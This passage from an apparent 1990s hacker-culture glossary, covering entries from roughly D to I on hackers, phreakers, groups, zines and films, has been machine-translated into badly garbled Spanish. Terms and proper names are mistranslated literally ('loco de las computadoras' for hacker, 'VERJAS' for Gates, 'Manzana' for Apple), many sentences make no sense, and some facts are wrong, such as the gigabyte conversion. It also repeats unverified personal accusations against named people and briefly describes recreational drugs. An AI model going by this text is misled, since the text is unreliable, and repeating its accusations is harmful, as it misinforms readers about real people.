VAQUERO de DATASTREAM - el loco de las computadoras británico notó por tajar la fuerza aérea Real; él fue rastreado cuando la fuerza aérea OSI tajó los sistemas él estaba entrando en los sistemas de RAF de. Actualmente el Phrack las Noticias Mundiales correspondiente para _Phrack_.

DATOS ENCRYPTION STANDARD [DES] - vea DES [los Datos la Norma de Encryption]

ADICTO MUERTO - También conocido como Adicto de Azúcar. Ex-phreaker, Def Contra el portavoz, y residente de Seattle. Actualmente conocido para su página de tejido, la Propaganda Subterránea. (http://www.metrix.net/daddict)

SEÑOR MUERTO - el Asa de Bruce Fancher. También conocido como el Infiltrator, el Loco de las computadoras Ejecutivo [?] y la Navaja de afeitar Afilada. Amigo bueno de Señor Digital y co-administrador de MindVox; el miembro anterior de los Funcionarios Ejecutivos Principales y la Legión de Sentencia (? - aunque muchos informes de la prensa dicen esto, él no se lista en las listas oficiales distribuidas en _Phrack_ y _LOD/H TJ_, y un phile en un problema temprano de citas de _Phrack_ un archivo él escribió supuestamente qué insulta heh de LOD, DL probablemente el pensamiento nadie tenía así realmente poco de un they¹d de vida usar FindText para examinar para las referencias a él en _Phrack_ y leer los archivos. Sin embargo, eso estaba en un archivo del trapo, y yo los haven¹t leyeron el archivo al que se refiere, así I¹m inseguro de la exactitud.) Puede alcanzarse a bruce@phantom.com.

ESTRELLA de MUERTE - Término que se refiere a AT&T. [De la poste-disolución logotipo de AT&T que se parece la Estrella de Muerte mala de _Star Wars_.]

MARCADOR del DEMONIO - vea MARCADOR de GUERRA

DENNING, [Doctor] DOROTHY ELIZABETH DAVIS [1945-Present] - la seguridad de la Computadora académico y autor de _Cryptography y Datos Security_. En 1990, escribió un papel ("Acerca de Locos de las computadoras Que Irrumpen en las Computadoras") qué ganó una cantidad justa de notoriedad defendiendo a los locos de las computadoras y sugiriendo que ellos se trabajados estrechamente con entender sus motivos. Ella fue entonces y habló con algunos profesionales de seguridad, y inmediatamente cambió a su mente y decidió los locos de las computadoras eran después de todo malos, si no el ones al que yo había hablado, entonces la inmensa mayoría. Ella era villified extenso cuando ella empezó apoyando la iniciativa del Recortador que hasta el momento ella defiende ante la crítica extrema.

DE PAYNE, LEWIS - el Seudónimo Sam Holliday, también conocido como Roscoe, también conocido como Lewcifer. El compañero de Phreaker de Kevin Mitnick, entrevistado en _Cyberpunk_. Puede alcanzarse a lewiz@netcom.com.

DES [los Datos la Norma de Encryption] - El encryption actual usado por el Gobierno de Estados Unidos. Poniéndose más obsoleto.

VERDURA de DETH [a veces acortó como Legumbre de Deth] - el Asa de Eric Skoog. Miembro del Culd de la Vaca Muerta. Escrito que varios anarquía archiva cuando él tenía 15 años. Entrevistado por _Dateline_.

LEGUMBRE de DETH - vea VERDURA de DETH

DeWITT, PHILIP-ELMER - Escritor para revista de _TIME_ que escribe a virtualmente todas sus historias sobre las computadoras. Escrito historias de la tapa en el cyberpunks, cyberspace, y cyberporn. Realmente, yo los don¹t lo revocan escribiendo sobre algo ese didn¹t tiene el prefijo "cyber." También de vez en cuando los trabajos como corresponsal para el _MacNeil-Lehrer Newshour_.

REGISTRADOR del NUMERO MARCADO [DNR] - vea DNR [Marcó Registrador del Número]

DADOS - para separar un programa en dos o más archivos permitir cargar bajo el OS. [De la jerga cocción, queriendo cortar.]

DiCOCCO, LEONARD MITCHELL (1965-Present) - el Ex-amigo de Kevin Mitnick, en el futuro el narked él al FBI. El empleado anterior de Plan Voluntario Administra (VPA).

EL DICTADOR - vea DIBUJO, CAÑADA

DIE HARD 2 [Muérase más Duro] - 1990 Bruce la Willlis acción película que hacker/terrorists incluido que toma un aeropuerto. Notable porque el Congreso sostuvo un oído en él y su posible realismo, así como ellos hicieron a casi diez prior de los años para _WarGames_.

DIET PHRACK-see _PHRACK MAGAZINE_

Sistema operativo del DISCO [DOS] - vea DOS [el sistema operativo del Disco]

DESVIANDO - Tajando PBXs corporativo y marcando fuera de ellos para libre.

DNR [Marcó Registrador del Número] - Dispositivo que policía acostumbran a saber quién usted llama así que ellos saben quién para cuestionar. Para no ser confundido con el componente de TCP/IP DNR, para el Nombre del Dominio Resolver.

DOB (1960-Present) - el Asa de Dirk-Otto Brzezinski. Miembro anterior del Club de

Computadora de Caoses. Uno de los miembros del renegado que tajaron para la KGB.

DOC [o DOCU] - la Reducción para documentación o documento. Un archivo que contiene información adelante cómo usar un programa. Normalmente un archivo del texto, pero puede estar en un formato del procesador de textos específico como WordPerfect. También el sufijo de DOS para un archivo del proceso de palabras, normalmente la Palabra de Microsoft.

DOC HOLLIDAY - el Asa de Scott Chasin. Miembro anterior de LOD y el amigo bueno de Erik Bloodaxe. [Del apodo del dentist/gunfighter.]

DOCTOR QUE [413] (1967-Present) - También conocido como Cachorro Flaco y San Cloud. Miembro anterior de la Legión de Sentencia. [Del carácter en la 1970s muestra de la TELEVISION británica del mismo nombre.]

DOS [el sistema operativo del Disco] - Normalmente se refería a MS-DOS, o Microsoft Disco sistema operativo que consiguió recientemente a versión 6.22 ante Microsoft lo abandonó a favor de Windows 95. Otras Dosis existen o existieron; además del OSes que tiene mucho tiempo desde que se marchado como la Manzana DOS y Commodore¹s DOS, hay las versiones extraoficiales de MS-DOS, como DOS 7.0 y DOS Shell.

TRANSMITA - transmitir vía el módem un programa o archivar de un BBS o conecta una red de computadoras a una computadora. También vea UPLOAD, TRANSFIERA, XFER

DR. QUIÉN - vea a DOCTOR QUE

DRAKE, FRANCO - vea DRAKE FRANCO

PAÑERO, JOHN - el nombre del Nacimiento de Cap¹n Crunch. También conocido como el Pirata, también conocido como el Crunchmeister. Uno del phreakers muy temprano; consiguió su asa porque él usó un silbato que vino con Cap¹n Crunch el cereal para tajar el sistema telefónico una vez. Él escribe aplicaciones de Mac actualmente a la costumbre, pero gasta la mayoría de su tiempo delirar. Puede alcanzarse a crunch@well.com.

DIBUJADO, CAÑADA - También conocido como el Dictador y la Fe Ciega. Informador de Servicio Confidencial pagado que se volvió en Relámpago del Caballero y videotaped "SummerCon ' 88," la conferencia del hacker¹s, aunque no resultó ninguna actividad ilegal ocurrió. Él ha permanecido un impenitente bastardo.

DRUNKFUX - Mayor Contra organizador y loco de las computadoras. Don¹t saben mucho de él otra cosa que eso.

CABRESTANTE DUAL - vea MANDO C

DOBLE - para hacer un backup copiar de un programa (o disco) en el evento la copia

original se pone inutilizable. [Del sonido y la jerga de la corrección videa.]

D00D - una persona, un tipo. "Fulano" en warez habla. Usado tanto como él una vez era.

E - vea ÉXTASIS

EL INDISCRETO - vea a EL PROFETA

ÉXTASIS [AKA "X," entre otros nombres] - el that¹s de Droga muy popular con ravers, como el ácido sin las alucinaciones. Se hizo ilegal en 1987. Sin embargo, "el Éxtasis Herbario," una versión orgánica, todavía es legal. [El nombre técnico: MDMA - los don¹t me preguntan lo que simboliza.] También vea EPHEDRINE

EDDRESS - la dirección de Email. Eddresses normalmente están en el formato username@domain.type.country.

8lgm - grupo del loco de las computadoras inglés que actualmente ejecuta una seguridad que manda por correo lista. Reventado en 1994. Simboliza a alternadamente Ocho Máquina de la Ranura De patas y Ocho Hombres Verdes Pequeños (el último es unproven, pero I¹ve oyó que usó). Los miembros eran que dos locos de las computadoras nombraron Almohadilla y Gandalf.

EFF [la Fundación de la Frontera Electrónica] - vea FUNDACION de la FRONTERA ELECTRONICA [EFF]

OCHO MAQUINA de la RANURA DE PATAS [8lgm] - vea 8lgm

OCHO HOMBRES VERDES PEQUEÑOS [8lgm] - vea 8lgm

FUNDACION de la FRONTERA ELECTRONICA [EFF] - UN grupo del liberties civil creó en contestación a las acciones inconstitucionales de los Estados Unidos el Servicio Confidencial durante el Loco de las computadoras Crackdown de 1990. Ellos tienen una noticia volante, el EFFector. Algunos de los miembros más notables o influyentes incluyen Bruce Sterling, Mitch Kapor, John Perry Barlow, John Gilmore (empleado temprano de Sol) y Steve Wozniak (co-fundador de Manzana).

EL CENTRO de INFORMACION de RETIRO ELECTRONICO [ÉPICO] - el Precio neto grupo libertario civil que manejó el 2600 caso para el CPSR.

EL SUBSUELO ELECTRONICO - vea EL SUBSUELO

ÉLITE [o elyte o 3L33T o eleet o un millón de otras ortografías] - el Adjetivo (over)used para describir a los locos de las computadoras más buenos, porque algo tiene al seperate el verdaderamente bueno del mediocre.

EMMANUEL GOLDSTEIN (1961-Present) - el Asa de Eric Corley. También conocido

como Trípode de Howard, Sidney Schreiber, Bob Hardy, Gary Wilson, Clint Eastwood y 110. El editor-en-jefe de y escritor para _2600: El Loco de las computadoras Quarterly_, organizador de la Nueva York phreaking radio muestra "Fuera del Gancho," y abogado implacable de la computadora bajo tierra. A menudo se presenta a las reuniones de compañías de la computadora sólo para enervar a las personas. En su honor, la película _Hackers_ tenía el Cereal del carácter Killer¹s el nombre real sea "Emmanuel Goldstein." [El asa vino del nombre de los odiaron, rebelde posiblemente ficticio en Orwell¹s _1984_.]

ENCRYPTION - La práctica de datos de la codificación en una forma ilegible que sólo puede convertirse con el mismo código. Recientemente, las Comunicaciones de Netscape construyeron encryption bastante fuerte en su browser, aunque los errores de seguridad aparecían tres veces.

ENGRESSIA, JOSEPH [Joe] - phreak Ciego que podría silbar el 2600 tono; en el futuro consiguió un trabajo a un Denver RBOC.

ÉPICO [el Centro de Información de Retiro Electrónico] - vea EL CENTRO de INFORMACION de RETIRO ELECTRONICO [ÉPICO]

E911 DOCUMENTO [el nombre Oficial: "la Administración de Oficina de Mando de Reforzó 911 Servicios para los Servicios Especiales y Centros de Cuenta"] - Documento escrito en 1988; liberado por el Profeta y contribuyó a _Phrack_. Originalmente escrito por los Richard Helms y la Sociedad de Prosa de Inpenetrable. Casi arme caballero el Relámpago se envió encarcelar para él, viendo como cómo los telco lo valoraron a las más de $72,000. (I¹m el Relámpago del Caballero seguro se disfrutó arrojando a través de sus miles ilícitamente ganados de dinero del telco...) El caso fue dejado caer cuando era probado que los mismos info pudieran comprarse para aproximadamente $13.

EPHEDRINE - droga de Psychoactive a menudo usada por ravers. Entre otras cosas, es uno de los ingredientes en Éxtasis herbario y cigüeñal y (en dosificaciones evidentemente pequeñas) las medicinas de la no-regla como Nyquil. También vea ÉXTASIS

ERIK BLOODAXE (1969-Present) - el Asa de Chris Goggans. También conocido como Cyber-Cristo. Miembro anterior de la Legión de Sentencia y El Punk Mafia. Editor anterior de _Phrack Magazine_. Empleado anterior de Computadoras de Dell. Cuando él tomó _Phrack_, ganó más propósito y parecía reunir más de él tenía desde la salida de Relámpago del Caballero y Rey de Taran; él salió después de unos problemas debido a la falta de tiempo y deseo. He¹s también consiguió una reputación mala como un nark. [El asa vino de un fulano del Viking-tipo con un nombre sumamente fresco, aunque I¹ve oyó informes variantes acerca de si él realmente existió, o si él es un carácter ficticio en un libro.]

EXON, [Senador] JAMES - Senador del Demócrata que está bailando como un loco obsesionó con techno-indecencia. Patrocinado el CDA.

ÉLITE de EXTASYY - el grupo del phreak Efímero destruyó cuando Poltergeist se volvió en todos después de que él se reventó para el carding. Su número de miembros incluyó Bombardeo del Pedazo, Cisban, Sacerdote Malo, Crustaceo Mutoid, Mago de Kleptic, el Mentor (el único tipo que siguió para hacer algo con su vida, tajar-sabio, hasta donde yo puedo decir), el Poltergeist y el Protestor.

FAKEMAIL - el Correo pensó engañar al destinatario en creer que fue enviado por una persona otra cosa que el remitente real. Muy, muy fácil.

FANCHER, BRUCE - vea al SEÑOR MUERTO

FARGO 4A - Uno de los grupos del phreak más tempranos, una clase de precursor a LOD. Número de miembros BIOC incluido Agente 003, Tuc, Hermano Grande, Cuasi-Moto, la Ojiva Videa y el Mago de ARPANET. [El nombre viene de una ciudad en Dakota Norte ellos re-derrotaron llamadas a; a propósito, el mismo pueblo se usó para el nombre del 1996 drama _Fargo_, aunque la mayoría del lugar de tomas de película en Minnesota y no tiene virtualmente nada que ver con el pueblo, aunque empieza allí.]

FEDWORLD - BBS más Grande en el mundo. Tabla grande con info gubernamental.

FERNANDEZ, JULIO - vea al BANDIDO

FEYD RAUTHA - vea SHADOWHAWK 1

ARDIENTE, DENNIS - vea EL KNIGHTMARE

FIREWALLS Y SEGURIDAD de INTERNET: RECHAZANDO EL HACKER TAIMADO - libro de Seguridad que perfila seguridad del Precio neto; los haven¹t lo leyeron todavía, pero planea comprarlo.

5ESS - la quinto-generación estación cambiando electrónica actualmente usada por telcos.

40HEX - zine del virus que contiene código de la fuente para muchos virii y entrevistas con escritores del virus prominentes. Es provisto de personal principalmente por miembros de Phalcon/Skism, y fue revisado primero por Hellraiser, entonces por DecimatoR, y entonces la clase de por nadie. [El nombre viene de; bien yo los don¹t realmente saben, porque I¹m no una persona de programador de virus-tipo. El "hechizo" la parte viene del hexadecimal (como en vertedero del hechizo) que es bajo dieciséis, pero yo los don¹t saben por qué el número "40" son allí en particular.]

414 BANDA - el grupo del Loco de las computadoras formó en los 414 BBS Privados que ganaron notoriedad en 1982 para las intrusiones en Los Alamos las bases militares y Sloan-Kettering el Instituto Conmemorativo. [Yo asumo el nombre viene del código del área del BBS, una práctica común.]

FRACTAL - Supuestamente un símbolo para el cyberpunk (aunque yo los don¹t lo compran tienen CP que tener un símbolo?). Una parte de Teoría de Caoses, descubierta por matemático Benoit Mandelbrot en los años sesenta.

DRAKE FRANCO - el Asa de Steven G. Steinberg. El loco de las computadoras y el corresponsal anterior para _Phrack_. Actualmente uno de los editores de la sección para _Wired_.

LIBRADO, BARRY - vea HOFFMAN, ABBIE,

FRIA al TIPO - el Loco de las computadoras, el compañero de algunos tipos en LOD, y Abigarramiento Crue (afligido, yo los can¹t hacen los puntos pequeños en un texto llano archive) el entusiasta. Reventado en 1989 por el Tim Foley universalmente despreciado. Él era, sin embargo, un cardador y él ofrecieron testificar contra LOD, cosas que no son muy ejemplares. También vea TINA [el Nombre viene de las manipulaciones él hizo en el McDonald¹s computadora sistema.]

JUEGO ENCIMA DE - El extremo. Ruina total y destrucción. [De una línea por W. Privado Hudson en los Forasteros de la película que vino de los juegos videos.]

GARFINKEL, SIMSON - Contribuyendo a escritor a _Wired_ y editor de _Internet Underground_; el autor de artículos en el retiro y problemas de tecnología.

GARY WILSON - vea EMMANUEL GOLDSTEIN

VERJAS, WILLIAM HENRY III "FACTURA" (1955-Present) - Jefe Executive Funcionario de Microsoft. El hombre más rico en América, a casi 17 mil millones dólares. Autor de El Camino Delante. Bastante posiblemente el Anti-Cristo. Y, si usted los haven¹t oyeron todavía, el ASCII valora de las cartas en su nombre sume a 666.

RECOGIENDO - vea ÉXTASIS

GIBSON, WILLIAM - el autor de ciencia ficción y el escritor contribuyendo para _Wired_ que inventó el término "cyberspace." El autor de la antología _Burning Chrome_; el Yazca Serie (_Neuromancer_, _Count Zero_ y _Mona Lisa Overdrive_); uno de las muchas escrituras para lo que se llamó _Alien III_ entonces; y _Virtual Light._ Su más reciente trabajo era el screenplay para el _Johnny Mnemonic_ defraudando, basado en su historia corta. Él también co-escribió Engine_ a la Diferencia de _The con Bruce Sterling. Irónicamente, él los didn¹t poseen a una computadora hasta _Mona Lisa Overdrive_, he¹s nada técnico, y he¹s no el online en cualquier forma.

GIGABYTE [abrevió como "calesa" o "Gb"] - la unidad Muy grande de medida. Normalmente sólo usó al referirse al espacio de la unidad de disco duro. Un gigabyte es un mil millones bytes, o bruscamente 1048.576 megabytes o 1.024 millones de kilobytes.

OUTDIAL GLOBAL - vea DIOS

DIOS [OutDial Global] - Un outdial de Internet (el módem conectó al Internet usted puede llamar de) eso permite llamadas de distancia largas.

GODWIN, MICHAEL - Attourney para la Fundación de la Frontera Electrónica; también escribe artículos en Precio neto los problemas civiles. Escritor contribuyendo para _Wired_.

GOFFMAN, CONOCIMIENTO - vea R.U. SIRIUS

GOGGANS, CHRISTOPHER - vea ERIK BLOODAXE

GOLDSTEIN, EMMANUEL - vea EMMANUEL GOLDSTEIN

GODO - el vástago de Cyberpunk (bien, no realmente; los net.goths son un vástago del cyberpunk; el regular, los goths del no-precio neto son un vástago del punk) qué está en el vampyres y tristeza del infinito y negro desgastado. Yo supongo usted podría llamarme un goth (bien, tanto cuando usted puede ser un goth cuando usted tiene pelo rojo corto), porque yo tengo piel pálida y uso negro y reloj _The Crow_ mucho. [Bien, tome una respiración profunda el nombre de la subcultura vino del nombre de un punk vástago música movimiento abierto camino por Siouxsie y el Banshees que vinieron de los libros góticos y películas (como _Dracula_) que vino del nombre de la arquitectura del medeval oscura asustadiza que vino de un nombre derogatorio dado a los arquitectos góticos que los comparan a godos que eran una tribu de bárbaros.]

GREENE, [Juez] HAROLD - El juez que reventó AT&T y está ahora a cargo de telecomunicaciones para el gobierno.

GROSSMAN, SAMUEL - vea a AGENTE STEAL

GREY AREAS - Loco de las computadoras-orientó revista cuyo tema es las "áreas grises" de sociedad, como locos de las computadoras y tecnología, música subterránea y vendas, las drogas, etc., Puede alcanzarse a greyareas@well.sf.ca.us, entre otras direcciones.

TAJE - (1) para cambiar un programa para que sea o hace algo el programador original no lo quiso para hacer o no planeó para él. Normalmente usado junto con "crujiendo" los juegos de la computadora para que el jugador consiguiera vida ilimitada. Tajando un programa no está crujiendo, y versa del tornillo de banco. También vea CRUJIDO

(2) para codificar un programa. "Yo tajé fuera la versión 1.0a1 última semana."

(3) para irrumpir en una computadora.

(4) para alterar de una manera diestra el statu quo.

(5) lo que usted hace; si usted fuera un piloto, usted podría decir "yo tajo aviones." Hasta donde yo sé, esto se usó primero en 1994 por Bruce Sterling en _Heavy Weather_.

#HACK - El cauce del irc tajando.

LOCO DE LAS COMPUTADORAS de _THE CRACKDOWN_ [la Ley y Desordena en la Frontera Electrónica] - la novela Literatura realista por Bruce Sterling sobre el Loco de las computadoras Crackdown de 1990. Mandado por correo al Precio neto en 1993 debido al maneuverings legal extenso entre Esterlina y su publicador.

EL LOCO DE LAS COMPUTADORAS CRACKDOWN DE 1990 - Nombre dado al crackdown macizo de que el Funcionamiento Sundevil era la parte más grande.

LOCO DE LAS COMPUTADORAS - hay sobre 20,000 definiciones de un loco de las computadoras que flota alrededor. Éstos son alguno del más común:

(1) cualquier usuario de la computadora. Maneja a todos los demás loco cuando cualquiera se refiere a un usuario principiante como un "loco de las computadoras." ¿(Soy yo el único que se encogió cuándo, en _Jurassic Park_, que la muchacha va "Nosotros preferimos ser llamados locos de las computadoras?" Realmente, soy yo el único?)

(2) un usuario de la computadora con que se pasa mucho tiempo en el sistema un casi acercamiento del fetishistic. Normalmente se refiere a alguien que sabe mucho de las computadoras, aun cuando ellos no son un programador.

(3) cualquier usuario de un servicio del online, como CompuServe, AOL o el Internet. That¹s otra clase de incomodar uno, desde que simplemente porque algún hombre de negocios sigue AOL para enviarle email a abuela que no quiere decir que él es un loco de las computadoras.

(4) programador.

(5) un usuario de la computadora que usa sus habilidades ilegalmente en cualquier materia, normalmente a "el descanso en" otro sistema a través de una red.

(6) alguien que es realmente bueno a hacer las cosas mencionó en 5).

(7) programador del amo capaz de cosas que parecen "mágico." [Todos éstos son del Instituto de Massachusetts de programadores de Technology¹s en los años sesenta, quién se llamó "los locos de las computadoras," referirse a hacer un programa mejoran y más eficaz, o haciéndole hacer algo que no se pensaba originalmente que hacía. El overused de los medios de comunicación esto a una magnitud increíble que agregó todas las otras definiciones.]

LOCO DE LAS COMPUTADORAS de _THE FILES_ - el libro Cómico serie limitada publicada por Historietas de DC; recogió alguna prensa. Fue bien-investigado y los carácteres incluido basaron en Gail Thackeray y Robert Morris.

HACKERS - 1995 película sobre... bien, locos de las computadoras. La contestación en el subsuelo era mixta; muchos (posiblemente mayoría) odió él y couldn¹t resisten los muchos errores técnicos, mientras a otros les gustó, aunque era increíblemente poco realista. (Let¹s lo enfrentan, cualquier película que tiene alguien entra en un supercomputer con la contraseña "DIOS" y tiene UNIX al parecer reemplazado por alguna clase de cyberspatial tres GUI dimensional tiene algunos problemas de realismo.) También notable porque "Jack Devlin," exigiendo ser un contratista del independant del

ILF después "falsificando su muerte a las manos de Buey de Sandra" (vea _The Net_) tajó sistema de MGM/UA¹s y desarregló con la página de la casa. MGM era bastante bueno sobre eso aunque, y incluso guardó la página y se lo unió a la página oficial. Por supuesto, habría sido bastante tonto y hipócrita de ellos rastrear abajo quienquiera lo hizo y lo prosigue. (Mientras su mensaje valentía-lleno original se ha extendido ampliamente en el Precio neto, era no se publica así es una segunda carta que se puede haber hecho a ahorrar cara por las personas que nos prepararon la página pero el tipo de duda él disculpándose y pidiendo no ser proseguido.) También, Emmanuel Goldstein era uno del "tajando a consultores," y Phiber Optik dijo que era la película más exacta que Hollywood¹s hizo sobre tajar, qué isn¹t muy duro. Se consultaron muchos miembros de MOD y ex-miembros de LOD para la escritura original, pero la mayoría se perturbó con cómo la película realmente resultó. Si usted quiere mi opinión que usted probablemente el don¹t, yo pensé que estaba bien a pesar de la inexactitud técnica, porque era un justamente la película entretenida con un soundtrack frescos. Yo espero que el hecho que apenas hizo atrás que la producción cuesta les muestra a ejecutivos del estudio no intentar y encontrar la próxima tendencia, haga una película en él y haga ondear la cantidad pequeña de conocimiento que ellos ganaron a través de la investigación. ¿(Lo que era el trato con _Wipeout_ que el juego video? Y, hmm... ¡Gibson, eso que una referencia furtiva! ¿Qué en-chiste podrían estar haciendo ellos posiblemente? Y Da Vinci el virus--podría ser ésa una alusión furtiva al virus de Michaelangelo infame?) La cosa más irónica sobre la película es al final eso que AT&T se agradece.

HACKERS: los HÉROES DE LA COMPUTADORA REVOLUTION - la Novela por Steven Levy sobre los locos de las computadoras de MIT originales. Haven¹t lo leyó todavía.

LOCOS DE LAS COMPUTADORAS EN TIERRA PLANETARIA - vea ESPERANZA

HACK-TIC - El holandés equivalente de _2600_. Publicado por Rop Gonggrijp. (Yo quiero un nombre holandés muy malo, sólo así que las personas irían intentando locos para deletrearlo.) Usted puede localizar _Hack-tic_ (o más bien el editor) a rop@hacktic.nl.

HAFNER, KATHERINE M. - El coautor de _Cyberpunk_; periodista de tecnología para _Newsweek_. Puede alcanzarse a kmh@well.sf.ca.us.

HAGBARD CELINE [19 -1989] - el Asa de Karl Koch, un loco de las computadoras alemán y miembro del Club de Computadora de Caoses. Era muy inestable, en parte debido a su uso pesado de drogas. ¡Suicidio comprometido (probablemente; el asesinato se ha sugerido) rociándose en gasolina y poniéndose en fuego en el veinte-tercero del mes, cumpliendo _The Illuminatus! Cita de Trilogy_¹s que "Todos los grandes anarquistas se murieron en el día 23 de algún mes o otro," y la repetición del número 23. ¡[El asa viene uno de los carácteres en _The Illuminatus! Trilogy_ por Robert Shea y Robert Anton Wilson, un Discordian el pirata anarquista; al contrario de la mayoría de los locos de las computadoras que toman asas de SF, Koch creyó él realmente era el protagonista de la novela.]

ASA - UN seudónimo. [De la radio de CB.]

HAQR, HAQUER, HAXOR - las ortografías de la Variante de "loco de las computadoras." Todos ellos son pronunciados gusta "loco de las computadoras."

ROBUSTO, COGOTE - vea EMMANUEL GOLDSTEIN

HEADLEY, SUSAN - vea TRUENO de SUSAN

HEINZ, ERIC - vea a AGENTE STEAL

HESS, MARKUS [1962-Present] - el Seudónimo Matthias Speer. Miembro anterior del Club de Computadora de Caoses. Kacked para la KGB. Actualmente programador profesional.

HOFFMAN, ABBIE - Alias Barry Freed. Posiblemente los primeros phreaker, un yippy que se murieron bajo las circunstancias sospechosas en los 1989. Supuestamente tenía el archivo de FBI más grande en la vida. Escritor _Steal Este Book_, sobre cómo los anarquistas del hippy pobres pudieran sobrevivir (mi sugerencia alista como un extra en _Hair_), así como _Revolution Para el Infierno de It_ y _Woodstock Nation_. Empezado el _TAP_ infame, o "Programa de ayuda técnica."

HOLANDA - vea LOS LOS PAISES BAJOS

HOLANDA, WAU [el nombre lleno: Hewart Holanda-Moritz] - el Fundador del Club de Computadora de Caoses y loco de las computadoras alemán.

HOLANDA-MORITZ, HEWART - vea HOLANDA, WAU,

HOLLIDAY, SAM - vea DE PAYNE, LOUIS,

ESPERE [los Locos de las computadoras en Tierra Planetaria] - la Reciente convención, patrocinada por 2600.

TRIPODE de HOWARD - vea EMMANUEL GOLDSTEIN

IBM [las Máquinas Comerciales Internacionales, Incorporado] - Zaibatsu que una vez completamente controló a las computadoras; realmente el fucked a cuando ellos autorizaron Microsoft para comercializar DOS (qué era, a propósito, un producto que era adquirido por ellos de otra compañía). Porque DOS petardeó en ellos, ellos crearon OS/2 que se ignoraron grandemente. Recientemente los they¹ve se aliaron con Manzana (previamente su enemigo amargo) y Motorola con PPCP.

IBM-PC - las Máquinas Comerciales Internacionales Computadora Personal o compatible. Se refiere a uno de las cinco máquinas del gazillion que ejecutan Microsoft

DOS (actualmente en versión 6.22) o las variantes; Microsoft Windows (versión 3.1) o Microsoft Windows para Workgroups (3.11); Microsoft Windows 95 (1.0); LINUX (1.1) o IBM¹s OS/2 (2.1). 90% del mercado es subido por estas máquinas. Estos sistemas incluyen muchos tipos básicos de máquinas, normalmente corridos en astillas de Intel¹s. Actualmente, el IBM-PC mejor en el mercado es el Pentium 200, aunque conectó una red de computadoras los Profesionales de Pentium rendirían velocidades aun más rápidas. A propósito, el término IBM-PC está volviéndose cada vez más de un nombre equivocado; casi todos realmente no son hechos por IBM, especialmente desde que IBM está intentando desafiar Microsoft y Intel ahora con PPCP.

HIELO [la Intrusión la Electrónica de Countermeasure] - Usó en _Neuromancer_ y otras novelas (yo los don¹t saben donde primero, pero yo sé que fue acuñado por Tom Maddox que se niega a contestar mi emails acerca de donde y cómo él lo usó primero. ¡Venga, Tom! :) Pero yo divago) para ser la metáfora gráfica de seguridad de la computadora.

IDOLO, BILLY [el that¹s no su nombre real, pero yo los don¹t dan lo que realmente es a un fuck] - cantante de Punk que era un éxito en los años setenta y ' años ochenta; el miembro anterior del Ruido y lleva a cantante para una venda llamó Generación X. Supuestamente él estaba fresco, pero todo I¹ve alguna vez le visto hacer después del Ruido estaba bastante cojo. Saltó en el "cyber" el bandwagon con su álbum _Cyberpunk_ que era un fracaso total hasta donde yo puedo figurar. Usted puede localizarlo a idol@phantom.com.

IL DUCE - vea PHIBER OPTIK

ILF - Alternadamente el Internet Liberación Frente, el Frente de Liberación de Información, y la Información Anhela para ser Libre. Precio neto "terrorista" el grupo, posiblemente empezado como un chiste. Rerouted Josh el Quittner¹s mensaje sistema y izquierda un mensaje políticamente motivado. (Esta encarnación MOD probablemente incluido o LOD, más probablemente LOD, miembros, porque Quittner había escrito simplemente un libro en la guerra de MOD/LOD que I¹ve sido incapaz procurar) 1995, uno o más personas exigiendo para estar haciendo "independant que acorta" para el ILF MGM/UA¹s tajó _Hackers_ casa página. También se usa como clase de una hermandad internacional; cuando se suelta información confidencial o propietario al Precio neto, el ILF a veces consigue el crédito.

INDUSTRIAL - el gemelo malo de Techo; el estilo de música que ha empezado a ir corriente principal; consideró cyberpunk o marginalmente así. Crecido fuera de finales de la 1970s escena del punk británica con Cartílago Palpitante; se aguó después y se combinó con otros estilos de música para ser más sabrosos. Vendas que toman algunos o la mayoría de su inspiración de industrial (y es considerado a menudo industrial) incluya Cachorro Flaco, Ministerio y Nueve Uñas de la Pulgada. Gareth Brandwyn lo llamó "los sonidos que nuestra cultura hace cuando viene despegado."

TAJANDO INDUSTRIAL - espionaje Industrial que usa a los locos de las computadoras, a veces el freelancers, aunque los empleados principalmente corporativos. Aparece en SF

más de en la vida real, aunque ocurre.

INFOBAHN - vea INFORMACION SUPERHIGHWAY

FRENTE de LIBERACION de INFORMACION - vea ILF

La INFORMACION ANHELA para SER LIBRE - vea ILF

INFORMACION SUPERHIGHWAY [o Infobahn o varias otras frases del cutesy] - la metáfora Bastante tonta para el Internet, popularizó por (entonces) Senador Al Gore.

SERVICIOS INTEGRADOS la RED DIGITAL [ISDN] - vea ISDN

RED de SERVICIOS ESPECIAL INTEGRADA [ISSN] - vea ISSN

MAQUINAS COMERCIALES INTERNACIONALES, INCORPORADO [IBM] - vea IBM [las Máquinas Comerciales Internacionales, Incorporado]

MAQUINAS COMERCIALES INTERNACIONALES la COMPUTADORA PERSONAL [IBM-PC] - vea IBM-PC

INTERNET LIBERACION FRENTE [ILF] - vea ILF

PROTOCOLO de INTERNET [IP] - vea TCP/IP

INTERNET SERVICE el PROVEEDOR [ISP] - vea ISP

INTERNET WORM - El gusano creado por Robert Morris en 1988 eso reproducido fuera de mando debido a la programación mala y bajó a muchas computadoras. Las historias de las noticias persistieron llamándolo un "el virus," qué hizo pis a todos fuera de.

INTERZONE - UNA área cultural donde "los hallazgos callejeros sus propios usos para las cosas"; del infierno alucinógeno que aparece en William S. Burroughs[1] _Naked Lunch_. También el título de una revista de SF británica.

INTRUSION la ELECTRONICA de COUNTERMEASURE [HIELO] - vea HIELO [la Intrusión la Electrónica de Countermeasure]

ISDN [Integró Servicios la Red Digital] - la Tecnología a completamente digitalize el servicio telefónico que perseguía abandonado mucho trabajo (empezó en principios de años ochenta) en el Nineties temprano porque era demasiado caro. Se usa actualmente para Internet de gran velocidad acceda, más lento que T1 pero más rápido que un módem. Simplemente se acostumbra ampliamente por redes del teléfono.

ISP [el Internet Servicio Proveedor] - Las redes locales la mayoría de las personas

normales tiene que marcar en localizar el Internet; ISPs, a su vez, haga tratos con tales Internet espinazo dueños como MCI conectar al Internet.

ISSN [Integró Red de Servicios Especial] - En un sistema telefónico (notablemente AT&T), mandos el usuario especial ofrece y opciones de mando de cliente. El número de serie usado por la Biblioteca de Congreso registraba revistas no ser confundido con ISSN.

